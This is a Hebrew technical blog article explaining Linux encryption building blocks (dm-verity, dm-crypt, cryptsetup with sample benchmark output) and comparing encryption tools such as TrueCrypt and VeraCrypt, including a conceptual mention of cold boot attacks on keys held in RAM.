באנגלית צחה קוראים לרעיון "hardware root of trust". לאחרונה יש דיבור על אלטרנטיבה ל-TPM בסביבה לינוקסית והיא TEE (Trusted Execution Environment) אשר מספקת פתרון בזמן ריצה. לא ניכנס לפרקטיקה כי זה לא נושא המאמר אבל אני מצרף מקור מעולה לצעדים ראשונים למי שמתעניין.


אם ככה, אנחנו בשלים להסתכל על התמונה הכוללת והמקום של keyrings במערכת ההפעלה Linux:



dm-verity

מנגנון נוסף ששווה להכיר בקצרה הוא **dm-verity** אשר מספקת שלמות כונן (disk integrity) בלעז עם תקורה מינימלית ושיקוף ליישומים - אפליקציות ב-userspace אפילו לא מודעים בכלל לעובדה ש-dm-verity קיימת.

הרעיון מאחורי dm-verity הוא למעשה די פשוט. חלקו את הדיסק לבלוקים ועבור כל בלוק, רשמו את ה-hash של הנתונים המאוחסנים בתוכו. כשמגיע הזמן לקרוא נתונים מהדיסק, צריך לאמת כל בלוק שנקרא מול ה-hash שחושב קודם לכן. מכיוון שכפי שכבר אמרנו, קיימים מיקרוקונטרולרים ייעודיים שכל מטרתם זה להאיץ את פעולת המעבד בעת חישוב hash, אין זה מפתיע כי התקורה הביצועית מינימאלית. כמו כן, hashs הם בסה"כ string אז הם לא תופסים הרבה מקום נוסף.




במידה וקראתם את הפסקה הקודמת בזהירות, שאלות שאמורות לצוץ לכם הן: היכן מאוחסנים כל ה-hashes כשהמחשב כבוי, ואיך נדע שאנחנו יכולים לסמוך על הגיבובים האלה ושלא בוצע בהם איזשהו שינוי כשאנחנו טוענים אותם בחזרה?

כאשר dm-verity מגן על דיסק, הקרנל מונע מכולם לכתוב לאותו התקן. במילים אחרות, הכוננים של dm-verity הם **תמיד במצב קריאה בלבד**. זה אחד הפיצ'רים הבולטים ביותר של התוכנה להבדיל מפונקציות שלמות אחרות שמבוצעות ברמת מערכת הקבצים.

ובכן, אמרנו ש-dm-verity מייצרת מלא מלא hash-ים כדי לשמור על אמינות המידע. אבל, **מי שומר על שלמות המידע שלהם?** קטע מצחיק, למעשה dm-verity מגנה על עצמה באמצעות שימוש בפונקציונאליות שלה בעצמה בצורה רקורסיבית, כיצד?

אם נתייחס אל מערך הגיבובים הענק ש-dm-verity יוצרת בתור דיסק ונחלק אותו לפי בלוקים (128 גיבובים בכל בלוק ליתר דיוק) ועל כל בלוק נריץ את פונקציית הגיבוב נקבל hash שמוודא את אמינות המידע כמו מקודם. תריצו את הפעולה הזו ברקורסיה (כל פעם בלוק הגיבובים יקטן) כאשר תנאי העצירה הוא שנותר רק hash אחד בלבד ו... זהו! יש לנו root hash שמגלם בתוכו את כלל האמינות של כלל ה-hash-ים.

כעת, שינוי של סיבית אחת במידע המקורי תיצור גל של שינויים אשר יֵרָאוּ בצורה ישירה ב-root hash.
כלומר, אם אנחנו יודעים מה צריך להיות ה-root hash, **נוכל לוודא שכל המידע מהימן על ידי השוואה של string אחד פשוט מבלי לעבור על כל חלקי הכונן**. תמונה שווה 7 פסקאות:




dm-crypt - הצפנה מעולם אחר

טוב אז לאחר שהבנו והכרנו מספר אבני בניין בעולם ההצפנה בלינוקס זה הזמן לכנס הכל למקום אחד ולהכיר את החלק האחרון שחסר לנו בפאזל.

dm-crypt היא subsystem בקרנל אשר באמצעות שימוש ב-crypto API מהווה שכבת אבסטרקציה ברמת ההצפנה מול התקני הזיכרון. הרעיון שלה מאוד straight forward - *תן לי מפתח, צופן סימטרי, mode הצפנה ומקום ואני אצור לך כונן וירטואלי מוצפן*. מעתה והילך כל הכתיבות לכונן הנ"ל יהיו מוצפנות וכל הקריאות יפוענחו. כל זאת בעוד שמערכת ההפעלה מתייחסת לאותו כונן כאילו היה כונן 'רגיל'. כלומר, עדיין יהיה אפשר לבצע mount למערכת הקבצים אליו ו\או להשתמש בכוננים שהוצפנו בצורה זהה לשם יצירת RAID או volume שמנוהל על ידי LVM. בסופו של יום יש **להם את אותה תשתית**, זוכרים?

אז מה ניתן להצפין באמצעות dm-crypt? ובכן, כמעט כל דבר עם שטח אחסון **החל מקבצים רגילים ועד כוננים פיזיים שלמים** - מדיה נתיקה (דיסק-און-קי, כונן חיצוני וכד'), מחיצות, volume-ים מסוגים שונים, אמצעי אחסון לוגיים, קבצים ועוד.

לשם ההבנה, ניקח דוגמה פשוטה מחיי היומיום: נגיד אתם רוצים לפתוח קובץ בתוכנת LibreOffice (המקבילה ל- Office בסביבת Linux וללא תג מחיר מוגזם) שנמצא בתיקיית /tmp. התהליך של ההצפנה / פתיחת ההצפנה יראה בצורה די כללית כך:



ניתן לקנפג את dm-crypt שתדרוש הזדהות (באמצעות סיסמה או מדיה נתיקה) בשלב ה-pre-boot וכך להצפין את **כל המידע** שעל המחשב (חוץ מהקרנל, ה-bootloader ו-initrd שאחראית על טעינת מערכת קבצים קטנה ורגעית לזיכרון בעת עליית המערכת).

כאמור, dm-crypt הוא מודל בקרנל ואין למשתמש גישה אליו, לכן בסביבת ה-userspace נעשה שימוש ב- **Cryptsetup** אשר מהווה כלי לממשק ה-CLI של dm-crypt ליצירה, גישה וניהול כוננים מוצפנים. *יצירת כלי CLI למודל בקרנל היא מתודולוגיה לא מקורית במיוחד ב-Linux.*

בנוסף, קיים כלי בשם **dmsetup** שבאמצעותו ניתן לקנפג את כל ה-targets של device mapper (וביניהם את dm-crypt כמובן). למרות שנראה שהוא מספק יכולות גְּרַנְדְּיוֹזִיּוֹת יותר מ-Cryptsetup, הוא מסובך בהרבה לשימוש. על פי הדוקומנטציה נראה אפוא שהוא נכתב למפתחי הקרנל ופחות למשתמשים של מ"ה. לכן, על מנת לקבוע את מצבי ההצפנה של dm-crypt יהיה מוטב לנו לעבוד עם Cryptsetup ובמידה ויהיה צורך לשנות משהו ב-low level מבחינת הדרייבר של device mapper (מה שקשה לי להאמין שתצטרכו כל עוד אתם לא מפתחים פתרון הצפנה משלכם בלינוקס) יהיה נדרש לעשות שימוש ב-dmsetup.

כמו כן, ש-Cryptsetup לא תומכת במנגנון salt פחות מומלץ להשתמש בה as is, אולי חוץ ממקרים מיוחדים בהם מנגנון האימות שונה - כמו שימוש באמצעי אימות פיזיים כגון **smart cards**. פורמט זה מוגדר בדוקומנטציה כ-"Plain".

בשלב מסוים בחיי הכלי, התבצעה הרחבת תוכנה ולאחר refactor לייעוד הכלי , נכנס מצב נוסף לשימוש - "LUKS" אשר מכיל אל כל ה-setup ואופרציית ניהול המפתחות עבור dm-crypt. בכך הרחיבו את סט האפשרויות וגם הקלו משמעותית את השימוש. עם זאת, ישנם כמה סוגים של LUKS וחשוב לעשות את ההבחנה ביניהם (נרחיב סט הפתרונות של LUKS משמעותית במאמר השני בסדרה).

מצבי הצפנה ש-Cryptsetup תומכת בהם לשימוש עם dm-crypt (באמצעות דגל **--type**)

- **Plain**: שימוש ב-dm-crypt במצב רגיל
- **Luks**: שימוש במצב הדיפולטיבי שמוגדר ל-LUKS
- **Luks1**: שימוש ב-LUKS1 - הגרסה הכי נפוצה בינתיים
- **Luks2**: שימוש ב-LUKS2 - הגרסה הכי עדכנית של LUKS ויישום הרחבות נוספות
- **Loopeas**: שימוש במצב LoopAES (legacy)
- **Tcrypt**: שימוש ב-TrueCrypt (legacy) לצרכי תאימות. נדבר עליו בהמשך.
- **Bitlk**: שימוש בהרחבה של BitLocket לצרכי תאימות עם Windows. כרגע המצב מוגדר כניסיוני בלבד.

ניתן להשתמש בכלי בצורה הבאה:

```
# cryptsetup OPTIONS action action-specific-options device dmname
```

הערה: סימון "#" בתחילת פקודה מסמל כי היא רצה בהרשאות גבוהות - root , בעוד ששימוש ב-"$" מסמל כי הפקודה רצה בהרשאות נמוכות - User.

Cryptsetup מכילה סט דיפולטיבי של מצבי הצפנה מקומפלים מראש - מה שמקל על החיים משמעותית. להצגת הסט ניתן להריץ:

```
$ cryptsetup --help
```

לא תהיו מופתעים אם אגיד כי מהירות ההצפנה והפיענוח חשובה מאוד בעת ההצפנה. מכיוון שמסורבל לשנות צופן הצפנה של בלוק \ התקן לאחר ההגדרה הראשונית שלו, חשוב לבדוק מראש את ביצועי dm-crypt עבור הפרמטרים הבודדים. ניתן לבצע זאת באמצעות:

```
$ sudo cryptsetup benchmark
```

אלו יכולים לתת אינדיקציה טובה לגבי החלטה על אלגוריתם וגודל מפתח לפני ביצוע ההצפנה. אם צפני AES מסוימים מצטיינים עם תפוקה גבוהה משמעותית, כנראה שמדובר באלו עם תמיכה בחומרה של המעבד ולכן נבחר בהם.

למשל במקרה של המחשב שלי:

```
jon@ubuntu22:~$ sudo cryptsetup benchmark
# Tests are approximate using memory only (no storage IO).
PBKDF2-sha1      1060238 iterations per second for 256-bit key
PBKDF2-sha256    1605782 iterations per second for 256-bit key
PBKDF2-sha512    1038194 iterations per second for 256-bit key
PBKDF2-ripemd160  686240 iterations per second for 256-bit key
PBKDF2-whirlpool  504123 iterations per second for 256-bit key
argon2i       4 iterations, 1048576 memory, 4 parallel threads (CPUs) for 256-bit key
argon2id      4 iterations, 1048576 memory, 4 parallel threads (CPUs) for 256-bit key
#     Algorithm |       Key |      Encryption |      Decryption
        aes-cbc        128b       842.2 MiB/s      2346.9 MiB/s
    serpent-cbc        128b        84.3 MiB/s       560.4 MiB/s
    twofish-cbc        128b       198.5 MiB/s       304.8 MiB/s
        aes-cbc        256b       704.8 MiB/s      1881.6 MiB/s
    serpent-cbc        256b        85.4 MiB/s       564.4 MiB/s
    twofish-cbc        256b       189.2 MiB/s       311.3 MiB/s
        aes-xts        256b      2163.4 MiB/s      2238.2 MiB/s
    serpent-xts        256b       517.9 MiB/s       430.5 MiB/s
    twofish-xts        256b       268.2 MiB/s       273.8 MiB/s
        aes-xts        512b      1680.8 MiB/s      1715.3 MiB/s
    serpent-xts        512b       482.8 MiB/s       523.6 MiB/s
    twofish-xts        512b       287.2 MiB/s       306.3 MiB/s
```

ניתן לראות שמבחינת אלגוריתם הצפנה הכי משתלם לבחור ב-AES-XTS מכיוון שממוצע מהירות ההצפנה והפיענוח שלו הכי גבוה. נקודה לא אינטואיטיבית שחשוב לחשוב עליה *היא האם אנחנו רוצים לבחור בפונקציית ה-hash עם המדדים הכי גבוהים?*

כאשר אנחנו משתמשים בשירות של cryptsetup על מנת להצפין בלוק של מידע אנחנו משתמשים בסיסמה (או keyfile); התוכנה עושה שימוש בסיסמה הזו בשביל ליצור ולהצפין את המפתח (master key) שישמש לכל פעולות ההצפנה ופיענוח של הבלוק. על הסיסמה המקורית היא מבצעת את פונקציית ה-hash ולאחר מכן מאחסנת את ה-hash בלבד (כדי למנוע שליפה של הסיסמה ב-clear text). לאחר מכן, בכל פעם שהמשתמש ירצה לפתוח את ההצפנה הוא יצטרך להזין את הסיסמה שלו, התוכנה תבצע עליה hash ותשווה אותה למחזורת ה-hash שיש לה, במידה והמחרוזות זהות - תאופשר פתיחת ההצפנה.


אם עקבתם אחרי כל הבלגן כנראה שהתחלתם להבין מדוע זה לא אינטואיטיבי לבחור בפונקציה המהירה ביותר - הדבר יאפשר לתוקף לבצע Brute force על הסיסמה שלנו במהירות גבוהה יותר. לכן, אולי הכי מומלץ יהיה לבחור דווקא ב-PBKDF2-whirlpool מכיוון *שהיא האיטית ביותר?*

ובכן, Cryptsetup חשבו על זה גם ולכן ניתן באמצעות הדגל iter-time-- לקבוע את זמן בדיקת הסיסמה (ובכך את זמן קבלת מפתח ההצפנה) לאינטרוול ספציפי (למשל 5 שניות) - מה שיכול להאט משמעותית מתקפות BF.

אם נסכם את הכל, לפי תוצאות ה-benchmark כנראה שהכי מומלץ עבורי לבחור ב-AES-XTS עם מפתח 256 ביט, SHA512 עם מפתח 256 ביט וזמן אטרקציה של 2-5 שניות.

אז איך כל מה שראינו עד כה מנגן ביחד?

מכיון ש-dm-crypt היא הליבה של פתרון ההצפנה ב-Linux (לפחות ברמה הכי low level) שווה לעשות ריכוז של כל מה שעברנו עד כה ולהבין איך פתרון העושה שימוש ב-dm-crypt יראה פחות או יותר מבחינת ארכיטקטורה:



באיור ניתן לראות כיצד כלל המודלים שהצגנו עובדים ביחד על מנת לבצע את ההצפנה:

- באמצעות Cryptsetup ניתן לקנפג את dm-crypt אשר מהווה מודל בתת-מערכת רוחבית יותר בשם Device mapper השוכנת במרחב הקרנל.
- Device mapper מהווה שכבת אבסטרקציה בין ההתקנים החומרתיים אל שכבת אחסון וירטואלית שהיא מנהלת ברמתה. על ידי מיפוי כלל פעולות ה-I/O אל מול אותה שכבה לוגית ושימוש במבנה נתונים בשם device mapper table מערכת DM שולטת על כיצד כל סקטור של השכבה הוירטואלית ממופה לסקטור בכונן הפיזי.
- בצורה הזו, dm-crypt יכולה לשלוט במידע שעובר ולהצפין אותו לפני פעולת הכתיבה לדיסק.
- מכיון שתשתית DM מאפשרת עֲרֵימַת מספר device targets זה על זה, ניתן לעשות שימוש במודלים נוספים בתשתית כמו dm-verity על גבי dm-crypt בשביל לוודא את אמינות המידע.
- dm-crypt עושה שימוש במודל ה-keyring על מנת להשתמש בסיסמאות ומפתחות ההצפנה.
- על מנת לבצע את הפעולות הקריפטוגרפים שמעורבות בהצפנה, dm-crypt עושה שימוש במודל ה-crypto-API.
- בעת קריאת הקובץ, תוכנת LibreOffice למעשה פונה ישירות למערכת הקבצים מבלי לדעת שהיא עוברת דרך האבסטרקציה של device mapper אשר מיוצגת באמצעת מערכת קבצים וירטואלית.

עצירה אחרונה לפני שמגיעים

במסגרת המאמר אנחנו הולכים לפגוש מספר פתרונות הצפנה בסביבת Linux. כלל הפתרונות שנציג ניתנים לחלוקה ל-2 קבוצות עיקריות:

- הצפנה ברמת **מערכת הקבצים**
- הצפנה ברמת **הכונן** (Block device)

כלומר, סוגם נקבע על פי החלק אותו הם מצפינים. ניתן לדבר רבות על השוני ביניהם ועל עולם המאפיינים שכל שיטה מציעה אבל הנקודה תתבהר בצורה משמעותית לאחר הקריאה של כמה מהפתרונות ושיח על השוני ביניהם. כרגע נסתפק בטבלה שמרכזת את ההבדלים בגסות:

	הצפנה ברמת הכונן	**הצפנה ברמת מערכת הקבצים**
מה מוצפן	כל הכונן	קבצים
המידע המוצפן יכול להיות	דיסק, מחיצה מדיסק, קובץ (כ-loop device)	תיקייה במערכת קבצים
יחס עם מערכת הקבצים	פועל מתחת לשכבת מערכת הקבצים: לא משנה מה יש מעליו. תוכן הכונן המוצפן יכול להיות מערכת קבצים, טבלת מחיצות, נפח מנוהל על ידי LVM או למעשה כל דבר אחר	מוסיף שכבה נוספת למערכת קבצים קיימת, על מנת שפעולות ההצפנה\ פענוח של הקבצים יקרו בצורה אוטומטית בכל פעם שמתבצעת פעולת קריאה\ כתיבה
מצפין את metadata של הקבצים? (מספר קבצים, מבנה ספריות, גדלי קבצים, הרשאות, זמני שינויים וכו')	כן	חלקי בלבד (רק שמות הקבצים מוצפן, כל שאר ה-metadata גלוי)
האם ניתן להשתמש להצפנת כוננים קשיחים שלמים בהתאמה אישית (כולל טבלאות מחיצות)?	כן	לא
יכול להצפין נפחי swap?	כן	לא
האם ניתן להשתמש מבלי להקצות מראש כמות קבועה של מקום עבור נפח הנתונים המוצפן?	לא	כן
האם ניתן להשתמש בו על מנת להגן על מערכות קבצים קיימות ללא חסימת גישה למכשיר- למשל שיתופי NFS או Samba, אחסון בענן וכו'.	לא	כן
האם מתפשר גיבוי offline של התוכן המוצפן בקבצים?	לא	כן

פתרונות מוכרים להצפנה בסביבת Linux

כלל פתרונות ההצפנה שנדון עליהם במסגרת המאמר נוגעים בצורה כזו או אחרת ברכיבי ההצפנה שהצגנו עד כה אך עם ייעוד שונה. בגסות ניתן לחלק את הצורך בהצפנה בסביבת Linux-ית ל-5 צרכים עיקריים.

- עבודה עם ספקיות ענן
- הצפנת קבצים\ תיקיות בודדות במערכת ההפעלה
- הצפנת כלל הכונן ומערכת ההפעלה
- תאימות cross platform
- היכולת ליצור volume נסתר - Plausible deniability

כל פתרון שנציג במסגרת המאמר עונה על מספר מהצרכים. עקב המורכבות התפעוליות של כל סביבה, לא קיים מצב של "one size fits all" ולכן לפני כל בחירה בפתרון כזה או אחר נדרש לתת את הדעת על מספר גורמים והצרכים שהם מביאים עימם.

ציטוט נחמד שראיתי בנוגע לקריפטוגרפיה לפני הרבה שנים ומלווה אותי מאז:

> "Open-source for cryptography is a requirement, not just a bonus."

בקווי מתאר דומים, המסמך יתעסק במציאת פתרון קוד-פתוח ולא יסקור פתרונות שמוגנים מאחורי קובץ הרצה בתשלום *(קצת אירוני לומר זאת בהתחשב בעובדה שמספר העיניים שנחשפו לקוד המקור של BitLocker קטן מ-4 ספרות ולא נראה שזה פוגע לו בפופולאריות).*

כמו כן, היות וקוד פתוח עסקינן, פרויקטים ש"ננטשו" ולא בוצע אליהם pull request כבר שנים לא יכללו בסקופ של המסמך (למרות שעדיין קיימת אַהֲדָה ענפה בקהילה לגביהם). פרויקטים הנופלים תחת קטגוריה זו:

- **TrueCrypt** (גרסה אחרונה שוחררה ביולי 2014)
- **eCryprfs** (גרסה אחרונה שוחררה במאי 2016)
- **EncFS** (גרסה אחרונה שוחררה באפריל 2018)

TrueCrypt

לא מעט בלוגים ופורומים באינטרנט מדברים על TrueCrypt עבור הצפנת הכונן מכיוון שהכלי כולל הרבה פיצ'רים נוחים (כמו הצפנה ב-real time, תמיכה ב-windows ו-Linux, שקיפות למשתמש הקצה ותמיכה במאיצים חומרתיים במעבדים) אך האמת היא כי הפרויקט כבר לא נתמך משנת 2014. מה שמעלה דרסטית את הסיכוי כי התוכנה כוללת פרצות אבטחה ועל כן **אין לעשות שימוש ב-TrueCrypt.**

VeraCrypt

מדובר למעשה ב-fork לפרויקט של TrueCrypt שנעשה ב-2013 אשר נתמך עד היום ותומך בהצפנת כונן. הספרייה מבוססת [קוד פתוח](#) נותנת מענה לנגזרות של Debian, Ubuntu, CentOS/ Fedora, openSUSE וגם למערכות Windows ו-macOS. קיצר cross platform לפנים. בדומה ל-TrueCrypt גם VeraCrypt היא open-source (אם כי חלות מגבלות על השימוש).

אחד היתרונות של VeraCrypt הוא העובדה שהיא מאפשר הצפנה ב-real time. כלומר, כל כתיבה\ קריאה לדיסק מערבת הצפנה\ פיענוח ישיר. כמו כן, VeraCrypt מאפשרת הצפנה של כל מערכת הקבצים כולל שמות התיקיות והקבצים, כלל התוכן של הקבצים וה-metadata שלהם, סך הזיכרון הפנוי וכו'. הדרך בה VeraCrypt עובדת זה באמצעות יצירת כונן וירטואלי מוצפן בתוך קובץ ואז לבצע mount לכונן הוירטואלי כאילו היה כונן אמיתי.


יש לכך חסרונות רבים מכיוון שמשתמע כי **VeraCrypt שומרת את מפתח ההצפנה בזיכרון ה-RAM**. כחלק מפעילותו התקינה, הדרייבר של VeraCrypt מוחק את המפתחות שב-RAM ברגע ש-volume שלה עובר unmount. עם זאת, במידה והספקת החשמל למחשב נפסקה בפתאומיות, הדרייבר שאחראי על ניהול האפליקציה (ומחיקת המפתחות) יפסיק לעבוד וחלק מרכיבי ה-DRAM ישמרו את הזיכרון שבתוכם מספר שניות לאחר שהמתח אליהם נפסק והמחשב נכבה (ואפילו למספר שעות אם הטמפרטורה נמוכה). משמע, במידה ולתקוף יש גישה פיזית למחשב שעובד הוא יכול לבצע [cold boot attack](#) ולחלץ את המפתחות מהזיכרון. למעשה, PoC למתקפה נעשה על TrueCrypt עוד ב-2008.

בשביל לענות על ליקוי האבטחה הנ"ל, בגרסה 1.24 נוסף פיצ'ר שמאפשר הצפנה למפתחות ב-RAM (אשר גורר overhead של בין 5%-15% מכוח ה-CPU ולא מאפשר מצב hibernation יותר) ואף מחיקה כוללת של המפתחות מהזיכרון במידה ומכשיר נוסף חובר למחשב. עם זאת, על פי [הדוקומנטציה](#) של VeraCrypt הם עדיין ממליצים לכבות את המחשב לאחר כל שימוש בכונן שהוצפן באמצעות התוכנה.

